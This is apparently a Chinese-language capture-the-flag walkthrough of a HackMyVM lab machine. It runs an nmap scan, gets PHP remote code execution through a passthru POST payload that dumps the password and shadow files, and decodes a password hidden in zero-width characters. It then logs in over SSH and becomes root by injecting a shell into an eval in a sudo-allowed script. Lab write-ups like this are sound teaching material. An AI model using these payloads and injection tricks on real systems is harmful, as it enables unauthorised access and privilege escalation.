0x01 信息收集

```
┌──(root㉿kali)-[~/hackmyvm/FTC]
└─# cat nmap_sacn.txt
# Nmap 7.95 scan initiated Mon Jan  5 10:44:35 2026 as: /usr/lib/nmap/nmap -A
-p- -oN nmap_sacn.txt 192.168.75.99
Nmap scan report for 192.168.75.99
Host is up (0.00030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    (PHP 8.2.29)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Mon, 05 Jan 2026 15:44:46 GMT
|     Connection: close
|     X-Powered-By: PHP/8.2.29
|     Content-type: text/html; charset=UTF-8
|     <code><span style="color: #000000">
|     <span style="color: #0000BB">&lt;?php
|     />error_reporting</span><span style="color: #007700">(</span><span
style="color: #0000BB">0</span><span style="color: #007700">);
|     /></span><span style="color: #0000BB">highlight_file</span><span
style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span>
<span style="color: #007700">);
|     /></span><span style="color: #FF8000">// 
|     flag
|     /></span><span style="color: #0000BB">$funtion </span><span
style="color: #007700">= </span><span style="color:
#0000BB">$_POST</span><span style="color: #007700">[</span><span style="color:
#DD0000">'function'</span><span style="color: #007700">];
|_    /></span><span style="color: #0000BB">
8080/tcp open  http    (PHP 8.2.29)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 OK
```

```
|     Date: Mon, 05 Jan 2026 15:44:46 GMT
|     Connection: close
|     X-Powered-By: PHP/8.2.29
|_    Content-type: text/html; charset=UTF-8
|_http-open-proxy: Proxy might be redirecting requests
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.95%I=7%D=1/5%Time=695BDC6C%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,80E,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Mon,\x2005\x20Jan\x202026
SF:\x2015:44:46\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PHP/8\.
SF:2\.29\r\nContent-type:\x20text/html;\x20charset=UTF-8\r\n\r\n<code><spa
SF:n\x20style=\"color:\x20#000000\">\n<span\x20style=\"color:\x20#0000BB\"
SF:>&lt;\?php\r<br\x20/>error_reporting</span><span\x20style=\"color:\x20#
SF:007700\">\(</span><span\x20style=\"color:\x20#0000BB\">0</span><span\x2
SF:0style=\"color:\x20#007700\">\);\r<br\x20/></span><span\x20style=\"colo
SF:r:\x20#0000BB\">highlight_file</span><span\x20style=\"color:\x20#007700
SF:\">\(</span><span\x20style=\"color:\x20#0000BB\">__FILE__</span><span\x
SF:20style=\"color:\x20#007700\">\);\r<br\x20/></span><span\x20style=\"col
SF:or:\x20#FF8000\">// \xe6\xa0\xb9\xe7\x9b\xae\xe5\xbd\x95\xe4\xb8\x
SF:8b\xe7\x9a\x84flag\r<br\x20/></span><span\x20style=\"color:\x20#0000BB\
SF:">\$funtion </span><span\x20style=\"color:\x20#007700\">= </s
SF:pan><span\x20style=\"color:\x20#0000BB\">\$_POST</span><span\x20style=\
SF:"color:\x20#007700\">\[</span><span\x20style=\"color:\x20#DD0000\">'fun
SF:ction'</span><span\x20style=\"color:\x20#007700\">\];\r<br\x20/></span>
SF:<span\x20style=\"color:\x20#0000BB\">")%r(HTTPOptions,80E,"HTTP/1\.0\x2
SF:0200\x20OK\r\nDate:\x20Mon,\x2005\x20Jan\x202026\x2015:44:46\x20GMT\r\n
SF:Connection:\x20close\r\nX-Powered-By:\x20PHP/8\.2\.29\r\nContent-type:\
SF:x20text/html;\x20charset=UTF-8\r\n\r\n<code><span\x20style=\"color:\x20
SF:#000000\">\n<span\x20style=\"color:\x20#0000BB\">&lt;\?php\r<br\x20/>er
SF:ror_reporting</span><span\x20style=\"color:\x20#007700\">\(</span><span
SF:\x20style=\"color:\x20#0000BB\">0</span><span\x20style=\"color:\x20#007
SF:700\">\);\r<br\x20/></span><span\x20style=\"color:\x20#0000BB\">highlig
SF:ht_file</span><span\x20style=\"color:\x20#007700\">\(</span><span\x20st
SF:yle=\"color:\x20#0000BB\">__FILE__</span><span\x20style=\"color:\x20#00
SF:7700\">\);\r<br\x20/></span><span\x20style=\"color:\x20#FF8000\">//&nbs
SF:p;\xe6\xa0\xb9\xe7\x9b\xae\xe5\xbd\x95\xe4\xb8\x8b\xe7\x9a\x84flag\r<br
SF:\x20/></span><span\x20style=\"color:\x20#0000BB\">\$funtion </span
SF:><span\x20style=\"color:\x20#007700\">= </span><span\x20style=\"co
SF:lor:\x20#0000BB\">\$_POST</span><span\x20style=\"color:\x20#007700\">\[
SF:</span><span\x20style=\"color:\x20#DD0000\">'function'</span><span\x20s
SF:tyle=\"color:\x20#007700\">\];\r<br\x20/></span><span\x20style=\"color:
SF:\x20#0000BB\">");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8080-TCP:V=7.95%I=7%D=1/5%Time=695BDC6C%P=x86_64-pc-linux-gnu%r(Get
SF:Request,902,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Mon,\x2005\x20Jan\x2020
SF:26\x2015:44:46\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PHP/8
SF:\.2\.29\r\nContent-type:\x20text/html;\x20charset=UTF-8\r\n\r\n\xe5\x8f
```


```
SF:\xaf\xe6\x83\x9c\xe6\xb2\xa1\xe5\xa6\x82\xe6\x9e\x9c\r\n\xe6\x9e\x97\xe
SF:4\xbf\x8a\xe6\x9d\xb0\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\x
SF:e2\x80\x8d\xef\xbb\xbf\xe2\x80\xac\xe2\x80\x8c\r\n\xe5\x81\x87\xe5\xa6\
SF:x82\xe6\x8a\x8a\xe7\x8a\xaf\xe5\xbe\x97\xe8\xb5\xb7\xe7\x9a\x84\xe9\x94
SF:\x99\r\n\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe
SF:2\x80\xac\xef\xbb\xbf\xe2\x80\x8d\xe8\x83\xbd\xe9\x94\x99\xe7\x9a\x84\x
SF:e9\x83\xbd\xe9\x94\x99\xe8\xbf\x87\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\
SF:xe2\x80\x8c\xe2\x80\x8d\xe2\x80\xac\xe2\x80\x8d\xef\xbb\xbf\r\n\xe5\xba
SF:\x94\xe8\xaf\xa5\xe8\xbf\x98\xe6\x9d\xa5\xe5\xbe\x97\xe5\x8f\x8a\xe5\x8
SF:e\xbb\xe6\x82\x94\xe8\xbf\x87\r\n\xe5\x81\x87\xe5\xa6\x82\xe6\xb2\xa1\x
SF:e6\x8a\x8a\xe4\xb8\x80\xe5\x88\x87\xe8\xaf\xb4\xe7\xa0\xb4\r\n\xe9\x82\
SF:xa3\xe4\xb8\x80\xe5\x9c\xba\xe5\xb0\x8f\xe9\xa3\x8e\xe6\xb3\xa2\xe5\xb0
SF:\x86\xe4\xb8\x80\xe7\xac\x91\xe5\xb8\xa6\xe8\xbf\x87\r\n\xe2\x80\x8c\xe
SF:2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe2\x80\xac\xef\xbb\xbf\x
SF:e2\x80\x8d\xe5\x9c\xa8\xe6\x84\x9f\xe6\x83\x85\xe9\x9d\xa2\xe5\x89\x8d\
SF:xe8\xae\xb2\xe4\xbb\x80\xe4\xb9\x88\xe8\x87\xaa\xe6\x88\x91\xe2\x80\x8c
SF:\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xef\xbb\xbf\xe2\x80\xa
SF:c\xe2\x80\x8c\r\n\xe8\xa6\x81\xe5\xbe\x97\xe8\xbf\x87\xe4\xb8\x94\xe8\x
SF:bf\x87\xe6\x89\x8d\xe5\xa5\xbd\xe8\xbf\x87\r\n\xe5\x85\xa8\xe9\x83\xbd\
SF:xe6\x80\xaa\xe6\x88\x91\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c
SF:\xe2\x80\x8d\xe2\x80\xac\xe2\x80\xac\xe2\x80\xac\r\n\xe4\xb8\x8d\xe8\xa
SF:f\xa5\xe6\xb2\x89\xe9\xbb\x98\xe6\x97\xb6\xe6\xb2\x89\xe9\xbb\x98\xe8\x
SF:af\xa5\xe5\x8b\x87\xe6\x95\xa2\xe6\x97\xb6\xe8\xbd\xaf\xe5\xbc\xb1\r\n\
SF:xe5\xa6\x82\xe6\x9e\x9c\xe4\xb8\x8d\xe6\x98\xaf\xe6\x88\x91\r\n\xe8\xaf
SF:\xaf\xe4\xbc\x9a\xe8\x87\xaa\xe5\xb7\xb1\xe6\xb4\x92\xe8\x84\xb1\xe8\xa
SF:e\xa9\xe6\x88\x91\xe4\xbb\xac\xe9\x9a\xbe\xe8\xbf\x87\xe2\x80\x8c\xe2\x
SF:80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xef\xbb\xbf\xe2\x80\x8c\xef\
SF:xbb\xbf\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xef
SF:\xbb\xbf\xe2\x80\xac\xe2\x80\xac\r\n\xe5\x8f\xaf\xe5\xbd\x93\xe5\x88\x9
SF:d\xe7\x9a\x84\xe4\xbd\xa0\xe5\x92\x8c\xe7\x8e\xb0\xe5\x9c\xa8\xe7\x9a\x
SF:84\xe6\x88\x91\r\n\xe5\x81\x87\xe5\xa6\x82\xe9\x87\x8d\xe6\x9d\xa5\xe8\
SF:xbf\x87\r\n\xe5\x80\x98\xe8\x8b\xa5\xe9\x82\xa3\xe5\xa4\xa9\r\n\xe2\x80
SF:\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe2\x80\x8d\xe2\x8
SF:0\x8c\xef\xbb\xbf\xe6\x8a\x8a\xe8\xaf\xa5\xe8\xaf\xb4\xe7\x9a\x84\xe8\x
SF:af\x9d\xe5\xa5\xbd\xe5\xa5\xbd\xe8\xaf\xb4\r\n\xe8\xaf\xa5\xe4\xbd\x93\
SF:xe8\xb0\x85\xe7\x9a\x84\xe4\xb8\x8d\xe6\x89\xa7\xe7\x9d\x80\r\n\xe5\xa6
SF:\x82\xe6\x9e\x9c\xe9\x82\xa3\xe5\xa4\xa9\xe6\x88\x91\r\n\xe4\xb8\x8d\xe
SF:5\x8f\x97\xe6\x83\x85\xe7\xbb\xaa\xe6\x8c\x91\xe6\x8b\xa8\xe2\x80\x8c\x
SF:e2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xef\xbb\xbf\xe2\x80\xac\
SF:xe2\x80\x8d\r\n\xe4\xbd\xa0\xe4\xbc\x9a\xe6\x80\x8e\xe4\xb9\x88\xe5\x81
SF:\x9a\r\n\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe
SF:2\x80\xac\xe2\x80\x8c\xe2\x80\x8d");
MAC Address: 08:00:27:6A:8B:CE (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
```

```
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.30 ms 192.168.75.99

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Jan  5 10:44:58 2026 -- 1 IP address (1 host up) scanned in
22.68 seconds
```

- 访问80，是个典型的RCE题目。。。
- 从过滤的函数来看，黑名单里面没有passthru，尝试利用



- 得到flag

```
LlB45/KQFm
```

```
POST：function=passthru&args=tac /[a-z]tc/passwd


</code>www-data:x:82:82::/home/www-data:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
mail:x:8:12:mail:/var/mail:/sbin/nologin
halt:x:7:0:halt:/sbin:/sbin/halt
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
sync:x:5:0:sync:/sbin:/bin/sync
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
bin:x:1:1:bin:/bin:/sbin/nologin
root:x:0:0:root:/root:/bin/sh


www-data:!:20426:0:99999:7:::
nobody:!::0:::::
guest:!::0:::::
ntp:!::0:::::
games:!::0:::::
sshd:!::0:::::
ftp:!::0:::::
cron:!::0:::::
uucp:!::0:::::
news:!::0:::::
mail:!::0:::::
halt:!::0:::::
shutdown:!::0:::::
sync:!::0:::::
lp:!::0:::::
daemon:!::0:::::
bin:!::0:::::
root:*::0:::::
```

- root用户竟然没有密码，也没有普通用户，一看就是容器
- 查看8080是一个JJ的歌曲，查看源码，扫描，没有啥东西，复制到subline，提示到了`<0x200C>`,没有多想，又继续扫描，查看，分析。。。没有进展

- 经过作者提示，8080是一个Unicode零宽字符。
- 搜索，整体解码

- 得到

```
xmgmxjs:SyalwLO+pmWicb......
```

- 尝试登录，总是报错，root用户也不行
- 解码也没有线索，使用刚才的flag替换.....
- 得到

```
xmgmxjs:SyalwLO+pmWicbLlB45/KQFm
```

- 登录成功，获取到第一个flag

```
┌──(root㉿kali)-[~]
└─# ssh xmgmxjs@10.10.10.9
xmgmxjs@10.10.10.9's password:
Permission denied, please try again.
xmgmxjs@10.10.10.9's password:
Linux FCT 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 14 20:00:22 2025 from 192.168.21.119
-bash: alias: `/bin/cat': invalid alias name
xmgmxjs@FCT:~$
xmgmxjs@FCT:~$
xmgmxjs@FCT:~$ ls
user.txt
xmgmxjs@FCT:~$ cat user.txt
xmgmxjs@FCT:~$ tail user.txt
flag{user-JLUSoJGCnTndpKfYIcPT0AZa}
```

0x02 权限提升

- `sudo -l` 查看

```
xmgmxjs@FCT:~$ sudo -l
Matching Defaults entries for xmgmxjs on FCT:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for xmgmxjs:
    Defaults!/usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper* env_reset

User xmgmxjs may run the following commands on FCT:
    (root) NOPASSWD: /usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper*
    (ALL) NOPASSWD: /opt/123.sh
xmgmxjs@FCT:~$
xmgmxjs@FCT:~$ tail -n 20 /opt/123.sh
```

```
if [ "${#1}" -gt 2 ]; then
          eval echo \${FTC_${1}:-$HOME}
fi
xmgmxjs@FCT:~$
```

- 有eval，可以执行代码
- 尝试闭合

```
xmgmxjs@FCT:~$
xmgmxjs@FCT:~$ sudo /opt/123.sh 'x};/bin/bash;#'

root@FCT:/home/xmgmxjs# cd
root@FCT:~# ls
root.txt
root@FCT:~# cat root.txt
root@FCT:~# tail root.txt
flag{root-jyt/DLUwE8JEy2v5EuykzPeL}
root@FCT:~#
```

- 成功得到flag